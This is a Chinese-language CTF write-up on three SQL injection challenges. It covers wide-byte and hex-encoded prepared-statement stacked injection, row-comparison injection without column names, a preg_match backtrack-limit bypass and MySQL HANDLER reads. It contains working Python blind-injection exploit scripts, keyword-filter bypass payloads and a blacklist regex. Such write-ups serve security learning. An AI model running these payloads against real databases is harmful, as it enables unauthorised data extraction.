
PDO一些注入案例

PDO是默认能够多语句执行的，所以我们通过宽字节控制整条语句，这样我们就能在后面添加我们的语句，由于过滤比较严格，所以我们使用`prepare`预编译注入
格式为：
`set @a=执行的语句;prepare ctftest from @a; execute ctftest;`
预编译支持把语句进行`十六进制`的编码，和`ascii`编码注入，这样就能绕过关键词
exp：


```python
# encoding = utf-8
import requests
import time
def main():
    url = 'http://3bbb3cf1e01a4061b0f8b30ef3e3691df6af783c7c15401a.changame.ichunqiu.com/?id=1%df%27;'
    payloads = "set @a=0x{0};prepare ctftest from @a; execute ctftest;"
    flag = ''
    letter='abcdefghijklmnopqrstuvwxyz0123456789{}-'
    for  m in range(1,80):
        print("前{0}位".format(m))
        payload = "select if ((mid((select flllll4g from table1 ),1,{0})='{1}'), sleep(3), 1)"      #由于我们会转换为十六进制，所以不存在任何过滤，关键词随便使用
        for n in letter:
            print(payload.format(m, n))
            xxx=url+payloads.format(str_to_hex(payload.format(m, flag+n)))
            #print(xxx)
            times =  time.time()
            res = requests.post(xxx)
            if time.time() - times >= 2:
                flag+=n
                print(flag)
                break

def str_to_hex(s):
    return ''.join([hex(ord(c)).replace('0x', '') for c in s])                   # 字符串转换为16进制的函数
if __name__ == '__main__':
    main()
```

Ezsqli

这道题目的知识点我也是做题的过程中知道的
题目打开的页面




我们分别输入1，2，3，4所返回的内容不一样
我们还是跟往常一样，直接fuzz一下过滤了哪些关键词
我们输入or时返回hacker！！！




```
__jsluid_h=e635744b56918c32544528c31d057463
Upgrade-Insecure-Requests: 1

id=or
```

```
<br>
<br>
<div class='row justify-content-center'>
  <div class="col-12 col-md-10 col-lg-12">
    <form class="card card-sm" method="POST" action="index.php">
      <div class="card-body row no-gutters align-items-center">
        <div class="col">
          <input class="form-control form-control-lg form-control-borderless" type="text"
name="id" placeholder="1">
        </div>

        <div class="col-auto">
          <button class="btn btn-lg btn-success" type="submit">Report</button>
        </div>
      </div>
```



```
        </form>
      </div>
    </div>

    <br>
    <br>
    <div class='row justify-content-center'>
    <h3><font color='red'>hacker!!!
```



Request	Payload	Status	Error	Tim		ment
0		200	☐	☐	1737	
1	and	200	☐	☐	1737	
2	or	200	☐	☐	1737	
19	join	200	☐	☐	1737	
29	floor	200	☐	☐	1737	
32	insert	200	☐	☐	1737	
33	into	200	☐	☐	1737	
38	sleep	200	☐	☐	1737	
42	substring	200	☐	☐	1737	
44	union select	200	☐	☐	1737	
45	BENCHMARK	200	☐	☐	1737	
3	=	500	☐	☐	1701	
4	>	500	☐	☐	1701	
5	<	500	☐	☐	1701	
6	(	500	☐	☐	1701	
7	)	500	☐	☐	1701	
8	()	500	☐	☐	1701	
9	'	500	☐	☐	1701	
10	||	500	☐	☐	1701	
11	&&	500	☐	☐	1701	
12	&	500	☐	☐	1701	
13	"	500	☐	☐	1701	
14		500	☐	☐	1701	
15	regexp	500	☐	☐	1701	
16	substr	500	☐	☐	1701	
17	mid	500	☐	☐	1701	
18	left	500	☐	☐	1701	
20	rigth	500	☐	☐	1701	
21	like	500	☐	☐	1701	

```
        </form>
      </div>
    </div>

    <br>
    <br>
    <div class='row justify-content-center'>
    <h3><font color='red'>hacker!!!
```

我们可以看见过滤了哪些关键词
`and` 过滤了，我们可以使用 `&&` 代替
最关键的时过滤了or，而我们不知道数据库的名称以及表的名称，我们平时都是用information这个系统数据库来进行注入的，而此时or被过滤了，所以我们也不能使用这个数据库了

这是我们就需要寻早新的注入方式
我们经常使用的还有 `innodb_index_stats` `innodb_table_stats`，但是经过测试，这个也被过滤了，经过一番搜索，返现mysql，5.7版本以后新增了一个 `sys.x$schema_table_statistics_with_buffer` 视图库，这个库包含所有的数据库和表的名称，但前提是有root权限，我们这道题目恰好拥有 `root` 权限，可以访问 `sys`

参考链接

聊一聊bypass information_schema

于是常见的数据库名称注入，表明注入，但是这个视图库不包含columns，我们无法知道列名
我们常见的无列名注入主要有两种方法

- 使用join+using报错获得列名


```
?id=-1' union all select*from (select * from users as a join users b)c--+
```

- 使用a.2或者反引号直接获得列

```
select `1` from (select 1,2,3 union select * from users)a
或者
select a.1 from (select 1,2,3 union select * from users)a
当反引号被过滤时可以使用
```

这两种方法都包含了union select，我们通过fuzz，知道union和select两个关键词连在一起使用就会被功率，所以我们需要寻找一种新的方法

方式一



```
Database changed
mysql> select * from flag;
+---------+-----------+
| name    | passwd    |
+---------+-----------+
| admin   | sssssssss |
| sss     | sss       |
| ddddddd | ssss      |
+---------+-----------+
3 rows in set (1.61 sec)

mysql> select * from flag limit 1;
+-------+-----------+
| name  | passwd    |
+-------+-----------+
| admin | sssssssss |
+-------+-----------+
1 row in set (0.00 sec)

mysql> select ((select 1,2) > (select * from flag limit 1));
+-----------------------------------------------+
| ((select 1,2) > (select * from flag limit 1)) |
+-----------------------------------------------+
|                                             1 |
+-----------------------------------------------+
1 row in set (0.00 sec)

mysql> select ((select 1,2) > (select * from flag limit 1));
```


https://blog.csdn.net/a3320315

我们就可以使用整行进行比较的方法，从而不需要列名来爆破出没一行的数据，这个比较是根据ascii码的大小进行比较的~~
exp

```python
# encoding = utf-8
import requests
import time
url = 'http://40075c3ee6bd46d0976a8141ec7ea9a713630f58e5a84b39.changame.ichunqiu.com/'
flag = ''
for i in range(1,99):
        for n in range(32,126):
            a=chr(n).encode().hex()
            payload = "2-( (select 1,0x%s)>(select * from f1ag_1s_h3r3_hhhhh limit 1))"%(flag.encode().hex()+a)
            data = {'id': payload}
            #start_time = time.time()
            req = requests.post(url, data)
            print(payload)
            if 'Hello Nu1L' in req.text:
                print("**************       "+chr(n-1))
                flag += chr(n-1)
                print(flag)
                break
```

这儿我们采用十六进制来进行比较，我在本地上直接用字符的形式比较就会死机，我也不知道咋回事，这个可能是自己电脑的问题~~

我还见过师傅用过这种方法，我具体没看懂啥意思，有空研究一下



1&&((select 1,concat('!~',CAST('0' as json))) < (select * from f1ag_1s_h3r3_hhhhh limit 1))

Hello Nu1L

方式二 绕过preg_match

这种方式我具体没有在这道题试过，不过原理是没有问题的，我们猜测后台源码使用`preg_match`进行过滤关键词的，而且我们都知道preg_match有个最大回溯值为100万，而且这道题目是用post传参的，所以不像get传参有最长url限制，当我们使用`'union/*'+ 'a'*100000+'*/select'`就可以绕过union select过滤，进行常规的无列名注入~~


exp:

```python
# encoding = utf-8
import requests
import time

url = 'http://6382d29cd55d4f1ab600c511d0f43bdb2831fcc1a0ea48bf.changame.ichunqiu.com/'
flag = ''
letter = 'abcedf0123456789{}-'
for i in range(1,99):
        for n in letter:
            #payload = "2-( (select 1,0x%s)>(select * from f1ag_1s_h3r3_hhhhh limit 1))"%(flag.encode().hex()+a)
            payload = "1 && mid((select group_concat(a.2) from (select 1,2 union/*"+'a'*1000000+"*/select * from f1ag_1s_h3r3_hhhhh)a),1,{0})={1}"
            data = {'id': payload.format(i, flag+n)}
            #start_time = time.time()
            req = requests.post(url, data)
            #print(payload)
            print(len(payload))
            if 'Hello Nu1L' in req.text:
                print("**************       "+n)
                flag += n
                print(flag)
                break
```

后来我又尝试了一下，很遗憾没有成功，可能题目中并不是使用的`preg_match`进行的过滤


blacklist

这是一道原题了，只不过增加了一些过滤内容



```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```

这次把`prepare`和`alter`和`rename`都过滤，那么原来的两种方法都无法使用了
经过测试这道题目是可以多语句执行的
例如我们输入
`1';show tables;`页面就会显示出所有的表



```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


我们知道`flag`放在了`FlagHere`中

查询所有的字段

```
0';show columns from FlagHere;#
```

或者使用

```
1';desc FlagHere;#
```




```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


两者的使用效果都一样，这个时候我们知道`flag`在字段`flag`中
常规的方法是

- 预编译注入绕过关键词
- 改表名使flag所在的数据库变为题目查询的数据库

而我们今天使用的方法为`mysql`新特性`handler`



```
Query OK, 0 rows affected (0.00 sec)

mysql> select * from flag;
+---------+-----------+
| name    | passwd    |
+---------+-----------+
| admin   | sssssssss |
| sss     | sss       |
| ddddddd | ssss      |
+---------+-----------+
3 rows in set (0.00 sec)
```



```
mysql> handler flag open as cool;
Query OK, 0 rows affected (0.00 sec)

mysql> handler cool read first;
+-------+-----------+
| name  | passwd    |
+-------+-----------+
| admin | sssssssss |
+-------+-----------+
1 row in set (0.00 sec)

mysql> handler cool read next;
+------+--------+
| name | passwd |
+------+--------+
| sss  | sss    |
+------+--------+
1 row in set (0.00 sec)

mysql> handler cool read next;
+---------+--------+
| name    | passwd |
+---------+--------+
| ddddddd | ssss   |
+---------+--------+
1 row in set (0.00 sec)

mysql> handler cool close;
Query OK, 0 rows affected (0.00 sec)
```

总结

以上题目就是这次比赛的所有sql注入的题目了
推荐一篇文章，包含了许多sql注入的知识点，都是题目中常见的考点

推荐阅读